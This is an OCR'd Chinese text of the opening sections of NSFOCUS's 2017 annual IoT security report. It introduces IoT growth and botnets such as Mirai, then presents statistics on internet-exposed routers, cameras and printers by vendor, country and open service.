


NSFOCUS

2017 物联网安全年报

绿盟科技官方微信

关于绿盟科技

北京神州绿盟信息安全科技股份有限公司（以下简称绿盟科技），成立于 2000 年 4 月，总部位于北京。在国内外设有 40 多个分支机构，为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。


基于多年的安全攻防研究，绿盟科技在检测防御类、安全评估类、安全平台类、远程安全运维服务、安全 SaaS 服务等领域，为客户提供入侵检测 / 防护、抗拒绝服务攻击、远程安全评估以及 Web 安全防护等产品以及安全运营等专业安全服务。

北京神州绿盟信息安全科技股份有限公司于 2014 年 1 月 29 日起在深圳证券交易所创业板上市交易，股票简称：绿盟科技，股票代码：300369。

特别声明

为避免合作伙伴及客户数据泄露，所有数据在进行分析前都已经过匿名化处理，不会在中间环节出现泄露，任何与客户有关的具体信息，均不会出现在本报告中。

目录



2017 物联网安全年报

NSFOCUS 2017 Annual IoT Cybersecurity Report

NSFOCUS

观点

- 互联网上暴露的各类物联网设备中，**路由器**和**视频监控设备**的数量最多

- 随着物联网的蓬勃发展，运行MQTT、AMQP、CoAP等面向物联网的通信协议的服务也暴露在互联网上，并且其暴露数量呈现上升趋势

- 针对物联网设备的安全威胁主要包括网络嗅探、远程代码执行、中间人攻击和通过云端（移动端）控制物联网设备

- 物联网威胁远未见顶，物联网DDoS大流量攻击将是常态

- 商用车的远程通信统一网关、网络恒温器等在互联网上也有一定的暴露，其可能面临远程登录无密码保护、设备停产缺乏安全维护等风险

- 物联网设备常见脆弱点有硬件接口暴露、弱口令、信息泄露、未授权访问等，大多源自物联网设备厂商未考虑安全特性，这反映出当前物联网设备厂商大多对安全重视不足


- 由于P2P的去中心化，更多基于P2P技术的物联网僵尸网络将会出现，P2P僵尸网络已出现使用攻击者私钥签名进行指令下发和软件更新的现象，可能会成为今后物联网僵尸网络的重要手段

- 物联网的碎片化、动态性特点，造成单纯的依靠安全厂商进行常规的防护已然不够，只有融合多方力量，才能真正解决物联网安全问题

1. 简介

随着传感、计算、通信和云计算等技术的成熟，物联网应用在各行业得到了越来越多的部署。

在物联网终端方面，IT 咨询机构 Gartner 预测 [1] ，自 2015 年至 2020 年，物联网终端年均复合增长率为 33%，安装基数将达到 204 亿台，其中三分之二为消费者应用。在联网的消费者和企业设备的投资为 2.9 万亿美元，年均复合增长率高达 20%，将超过非联网设备的投资。2016 年，国家“十三五”规划指出：要积极推进云计算和物联网发展，推进物联网感知设施规划布局，发展物联网开环应用。这显示了国家在战略层面非常重视各类物联网基础设施的建设和应用推广。截止到 2017 年底，中国移动已有 1.45 亿物联卡用户，分布在车联网后装、共享单车、设备监控等应用领域 [2] 。



在通信支撑方面，

聚焦于低功耗广覆盖（Low-Power Wide-Area，LPWA）的窄带物联网（Narrow Band Internet of Things，NB-IoT）在 2017 年向前迈出了巨大的一步。NB-IoT 是一种可在全球范围内广泛应用的新兴技术，具有覆盖广、连接多、成本低、功耗低等特点，适用于智慧城市、智能家居、环境监测等行业应用。2017 年三大运营商纷纷在该领域发力：2017 年 4 月 26 日，中国移动首个 NB-IoT 智慧水表项目在江西鹰潭正式投入使用，在 2017 年底开通 346 个以上城市的 NB-IoT 网络[2]；2017 年 5 月 15 日，中国联通在上海举行了 NB-IoT 网络试商用发布会；2017 年 3 月 22 日，深圳水务集团与中国电信联合发布全球首个 NB-IoT 物联网智慧水务商用项目，2017 年 5 月 17 日，中国电信宣布全球覆盖最广的商用下一代物联网 NB-IoT 网络建成，该网络基于 4G 实现物联网服务全覆盖，并可同步升级全网 31 万基站。NB-IoT 的商业化部署将进一步推动物联网应用的快速发展，2017 年 7 月 13 日，ofo 小黄车与中国电信、华为三家联合研发的基于 NB-IoT 技术的“物联网智能锁”应用全面启动商用。

在物联网云服务方面，

当前有多家提供服务支撑的企业都推出了自己的物联网平台[3]，包括传统软件或行业信息化提供商（如 IBM）、传统制造业厂商（如三一重工、GE）、工业自动化厂商（如研华科技、ABB）、大型互联网公司（如亚马逊、百度、阿里巴巴、腾讯、小米）、创业公司（如机智云），以及运营商（移动、联通、电信）。2016 年有超过 300 个物联网平台，而在 2017 年，这一数目直接翻番，已有 700 余个物联网平台出现[4]。2017 年 11 月首届小米物联网大会上，小米正式宣布米家平台已经接入全球超过 8500 万个终端，日活跃量超 1000 万，是全球最大的商用物联网平台[5]。

在物联网技术和产业高速发展的同时，

物联网应用面临严峻的安全挑战。大量物联网设备如网络摄像头、路由器等直接暴露在互联网上，容易被网络爬虫和恶意攻击者发现。更严重的是，这些设备中有相当大的比例存在弱口令、已知漏洞等风险，可能被恶意代码感染成为僵尸主机（bot）。一方面，这些被感染的设备会继续感染其他的设备，组成大规模的物联网僵尸网络（Botnet）；另一方面，它们接受并执行来自命令和控制（Command and Control，C&C，也称 C2）服务器的指令，发动大规模 DDoS 攻击，对互联网上的业务造成很严重的破坏和影响。


近几年接连出现了多个此类僵尸网络，

如 Mirai、Hajime、Remaiten、Persirai、IoT reaper 等。2016 年 9 月 20 日，Mirai 僵尸网络针对法国网站主机 OVH 的攻击打破了 DDoS 攻击的历史记录，其攻击流量达到 1.1Tbps，最大达到 1.5Tbps；2016 年 10 月 21 日，美国域名服务商 Dyn 遭受大规模 DDoS 攻击，其中重要的攻击源确认来自于 Mirai 僵尸网络，造成了美国东海岸地区大面积网络瘫痪；2016 年 11 月 28 日，德国电信遭遇断网事件，调查发现攻击来自 Mirai 僵尸网络的新变种。相比于 Mirai 主要借助设备的弱口令进行传播的方式，2017 年 9 月出现的 IoT reaper[6] 则不再利用设备的弱口令，而是直接发现物联网设备的漏洞并进行攻击，大大提高入侵成功率。虽然到目前为止 IoT reaper 僵尸网络并未发动大范围的攻击，但其存在的威胁需引起安全研究人员的重视。

通常而言，

攻击者攻破物联网设备并发动 DDoS 攻击可分为三个阶段：第一阶段，攻击者通过扫描发现因业务需要或配置失误被暴露在互联网上的物联网设备；第二阶段，攻击者进行渗透，发现设备存在漏洞，并攻击获得权限、执行指令；第三阶段，设备沦为僵尸主机，成为攻击者控制的僵尸网络的一部分，接受 C&C 指令发动攻击。

本文前三个章节分别分析了物联网资产的暴露情况、物联网设备的脆弱性和物联网设备的威胁风险。在第二章“物联网资产的暴露情况分析”中，我们分别从物联网设备、物联网操作系统和物联网云服务三个维度进行分析，有助于让读者了解当前互联网上暴露的物联网资产的现状，也希望通过持续更新、发布报告的方式提高整个社会对物联网安全的关注；在第三章“物联网设备的脆弱性分析”中，我们从物联网设备的管理模型谈起，对物联网设备的脆弱性进行了全面的分析，希望相关厂商提高安全防护意识，在设计、实现和运营阶段减少物联网设备的攻击面和漏洞；在第四章“物联网设备的威胁风险分析”中，我们给出了物联网攻防现状和威胁趋势预测，说明物联网安全综合防护的艰巨性和急迫性。我们结合前述分析结果，在第五章提出一个包含感知层、网络层、平台和应用层的物联网安全防护体系，并分析了物联网应用中的多种角色在该防护体系中的安全需求和防护思路。最后，第六章对全文进行了总结和展望。



2. 物联网资产的暴露情况分析

2.1 简介

大量互联网上暴露的物联网资产（即物联网设备与服务）成为攻击者发动大规模 DDoS 攻击的首选。在物联网相关的安全问题越来越引起关注的背景下，对这些资产进行分析和梳理是有必要的。一种可行的研究方法是通过网络空间搜索引擎去发现相关的物联网设备，形成面向物联网资产的威胁情报。在获得相关数据后，可以技术上做进一步脆弱性和风险评估，并进行物联网安全态势展现、分析，并做出处置和决策。

不同于 Google、百度等互联网搜索引擎，网络空间搜索引擎（如 NTI[7]、Shodan[8]、ZoomEye[9]、Censys[10]、Fofa[11]）关注 IP 地址对应的设备信息和运行服务，其中 NTI 是绿盟威胁情报中心 [1]。安全研究人员在研究漏洞影响时，可借助搜索引擎的探测结果快速了解全球资产受影响的情况。

2016 年，趋势科技发布了一份基于 Shodan 的数据的研究报告 [12]。报告分析了美国六大关键行业（政府、紧急服务、医疗、公共事业、金融和教育）的资产在互联网上的暴露情况。在 2017 年的 RSA 会议中，趋势科技的研究人员对研究报告的内容做了主题演讲 [13]。在物联网相关分析中，该报告主要集中于工业控制系统，视频监控设备、路由器等只是作为某一行业探测到的产品出现，并非重点。

2017 年 3 月，绿盟科技发布了《国内物联网资产的暴露情况分析》研究报告 [14]，报告对位于中国的物联网资产进行了分析，展示了物联网设备的暴露情况，如城市分布、端口分布，来说明有哪些服务是可以被互联网访问到的，以及服务潜在的安全问题等。

本章一方面对中国的物联网资产数据进行更新，另一方面加入了对于全球的物联网资产分布的分析。通过持续性地发布类似的报告，我们希望能提高整个社会对物联网威胁的防范意识，也希望相关厂商能提供相应的安全加固和防护机制，避免攻击者有机可乘。

本章分别从物联网设备、物联网操作系统和物联网云服务三个维度进行了分析。第 2.2 节展示了暴露在互联网上的物联网设备的类型及其分布情况；第 2.3 节分析了常见的物联网操作系统；第 2.4 节分析了一些物联网云服务使用的协议。

需要说明的是，一个物联网设备暴露在互联网上并不一定意味着这个设备存在安全问题，只能说明该设备存在被攻击甚至被利用的风险。比如一个设备通过用户名和密码可以被登录，如果用户使用了安全强度比较高的密码，则该设备便不存在因弱口令被攻破的风险。但如果设备暴露在互联网上，就增加了其攻击面，一旦在突发的安全事件中（如心脏出血、破壳漏洞等）其暴露的相关服务被发现漏洞，就存在被攻破的风险。

2.1.1 研究方法

本次分析工作基于 NTI、ZoomEye 和 Shodan 的数据进行。数据主要有两类来源方式：第一类是搜索引擎本身已经识别出的设备，若我们认为没有问题，则会直接采用，如在 NTI 的搜索栏输入“service:DAHUA-DVR”，可查看浙江大华 DVR 设备的信息；第二类是通过厂商、型号等信息直接在搜索栏进行搜索，对搜索到的结果进行观察，来调整搜索信息，直至搜索到满意的结果。以路由器为例，很多路由器的型号信息体现在某些服务的

1 绿盟威胁情报中心（NTI）提供针对绿盟科技收集到的最新全网安全资讯与威胁情报，如资产指纹、漏洞威胁等内容的检索功能，以及针对检索结果，提供统计、作图能力。

banner[2] 中，例如可通过搜索“FWR310”确定迅捷路由器 FWR310 型号的数量。

声明：

本报告的所有数据均来自公开的网络空间搜索引擎 NTI、Shodan 和 ZoomEye。

2.1.2 关键性发现

我们对常见的物联网设备、操作系统和云服务进行了分析，关键性发现如下：

1. 互联网上暴露的各类物联网设备中，路由器和视频监控设备的数量最多。
2. 全球范围内，华为路由器暴露的数量最多，占比达到 22%；全国范围内，水星、迅捷路由器暴露的数量最多。
3. 全球范围内，中国暴露的路由器数量最多；全国范围内，二线城市暴露的路由器数量居多。
4. 在视频监控设备中，海康威视和浙江大华两大厂商暴露数量较多。全球范围内，两大厂商占全球总暴露量的比例分别为 31% 和 14%；全国范围内，该比例分别为 60% 和 13%。
5. 全球范围内，美国和中国暴露的视频监控设备数量最多，占比分别为 16% 和 14%；全国范围内，暴露的视频监控设备大部分位于台湾，占比为 47%。
6. 互联网上暴露的打印机设备中，惠普设备数量最多，占比超过 50%。部分惠普网络打印机的 HTTP 服务没有启用必要的登录认证机制。
7. 全球范围内，打印机设备主要暴露在美国和韩国；全国范围内，打印机主要暴露在港台地区，占国内暴露总量的 95% 以上。
8. 商用车的远程通信统一网关、网络恒温器等在互联网上也有一定的暴露，其可能面临远程登录无密码保护、设备停产缺乏安全维护等风险。
9. 树莓派的主流操作系统 Raspbian 被安装后，SSH 服务一般没有被及时关闭导致大量暴露。
10. 一部分搭载 OpenWrt 和 Raspbian 操作系统的设备会被用来开启 VPN 服务。
11. 约 14.4% 的 VxWorks 操作系统会暴露 WDB 调试服务。
12. 全球通过 MQTT 服务通讯的终端的数量预计在千万量级。
13. 互联网上暴露的 MQTT 服务中，所有转发侧均开放未加密的 1883 端口。
14. 全球范围内，美国和中国暴露的 AMQP 服务数量最多，分别约占暴露总量的 37.1% 和 26.2%。全国范围内，阿里巴巴暴露的 AMQP 服务最多，达到 2370 个，约占国内暴露总量的 33.3%。

2 banner 是指搜索引擎在进行 IP 和端口的探测过程中收到的返回信息。以迅捷路由器 FWR310 型号的 HTTP 服务为例，探测结果中包含了 HTTP 的 header 和 body 两部分。而其 HTTP header 部分，出现了“WWW-Authenticate: Basic realm="FAST Wireless N Router FWR310"。

2.2 物联网设备的暴露情况分析

2.2.1 整体情况

观点 1： 互联网上暴露的各类物联网设备中，路由器和视频监控设备暴露的数量最多。


智能设备的应用已经渐渐成为了日常生活不可或缺的一部分。可是在便利之余，物联网设备中暗藏的安全问题不容小觑。通过数据收集与分析，我们在图 2.1 中列出了若干暴露情况较为严重的物联网设备。

从全球分布来看，路由器暴露的数量超过了 4900 万台，远远高于其他物联网设备的暴露数量。视频监控设备的暴露数量超过了 1100 万台，高于防火墙、交换机等传统网络设备的暴露数量，仅次于路由器。打印机的暴露情况令人意外，暴露数量达到了 89 万台之多。

从国内分布来看，路由器的暴露数量达到了 1092 万台，视频监控设备的暴露数量达到 168 万台，打印机的暴露数量有 6 万台。

需要说明的是，所列的设备数量仅为网络空间搜索引擎识别出的结果，很多设备暴露出来的端口特征不明显，实际暴露的设备可能多于我们所统计结果，下同不做赘述。

图 2.1 全球和国内物联网相关设备暴露情况



当然物联网设备不限于此。首先，有一些小众的设备（如门禁设备、恒温器和车辆调度系统等等）或者某些工业控制领域的设备数量较少，图 2.1 中并未列出，我们会视情况在后续的报告中进行补充或更新；其次，有很大一部分物联网设备接入的是局域网，通过 NAT 方式接入互联网，进而与物联网应用通信，由于这类设备隐藏在网关设备后面，不会暴露在互联网上。

接下来，我们将重点以路由器、视频监控设备和打印机为例，分别介绍这三类设备的厂商分布、地理分布和端口分布等情况，之后，会简单列举几个比较有特点的但分布数量较少的物联网设备。


2.2.2 路由器

观点 2： 全球范围内，华为路由器暴露的数量最多；全国范围内，水星、迅捷路由器暴露的数量最多。

在图 2.2 中，我们对路由器分厂商进行了统计。从各路由器厂商暴露在全球的设备数量来看，华为暴露的设备数量最多，占比达到 22%，AVM、MikroTik、水星和迅捷的全球暴露数量也都达到了四百万的规模。

从全球分布和国内分布的对比来看，华为、MikroTik、D-LINK 等在国内外均有一定的暴露，AVM 在国内几乎没有暴露。水星和迅捷路由器全球和国内暴露数量相差不大，这种情况出现的最大可能性是这两个厂商的路由器主要在国内销售。

图 2.2 暴露的路由器厂商分布



观点 3: 全球范围内，中国暴露的路由器数量最多 ; 全国范围内，二线城市暴露的路由器 数量居多。

从全球分布来看 (如图 2.3 所示)，路由器类设备暴露数量最多的是中国，暴露总量超 过了 1000 万台，占比达到 22%，其他国家均没有超过 500 万台。从国内分布来看 (如图 2.4 所示)，各城市的路由器暴露数量没有出现某个城市暴露数量远超于其他城市的情况，但是， 路由器暴露数量非常多，在我们统计的城市中，暴露数量前十的城市均暴露了超过 20 万台的 路由器，其中，福州、济南、长沙、郑州、南京的暴露数量超过了 50 万台。

图 2.3 暴露的路由器国家分布





图 2.4 暴露的路由器城市分布 (国内)



观点 4： 全球范围内，暴露数量最多的服务依次是 HTTP、FTP、UPnP 和 TR-069；全国范围内， 83% 的路由器开放了 UPnP 服务。

从全球分布来看，暴露最多的服务是 HTTP 服务，以端口 80、8080、8081 为主，暴露总量超过了 1400 万个。

FTP 服务的端口为 21，暴露数量也超过了 1000 万个。一般而言，FTP 服务器的配置文件中会有一个匿名登录的选项，为未登录用户提供浏览和下载服务。假设有 1% 的 FTP 服务器开启了匿名登录，则超过 10 万个 FTP 服务存在信息泄露的风险；假设每个 FTP 服务提供 20GB 的空间，则意味着最多会有 2000TB 的数据暴露在了互联网上。

端口 7547 和 4567 的开放数量占路由器暴露总量的 18%，其对应的服务一般为 TR-069 协议 [15]，即 CPE 广

域网管理协议（CPE WAN Management Protocol，CWMP）。TR-069 定义了一套完整的网管体系结构，包括管理模型，交互接口及基本的管理参数，能够有效地实施对家庭网络设备的管理。在其网管模型中，用户终端设备为 CPE，图中开放 7547 和 4567 端口的路由器即为 CPE；此外，管理服务器称为自动配置服务器 (ACS)，负责完成对用户终端设备（CPE）的管理，如可实现远程对 CPE 的各种参数的配置修改、数据查看、固件版本升级、设备重启等。

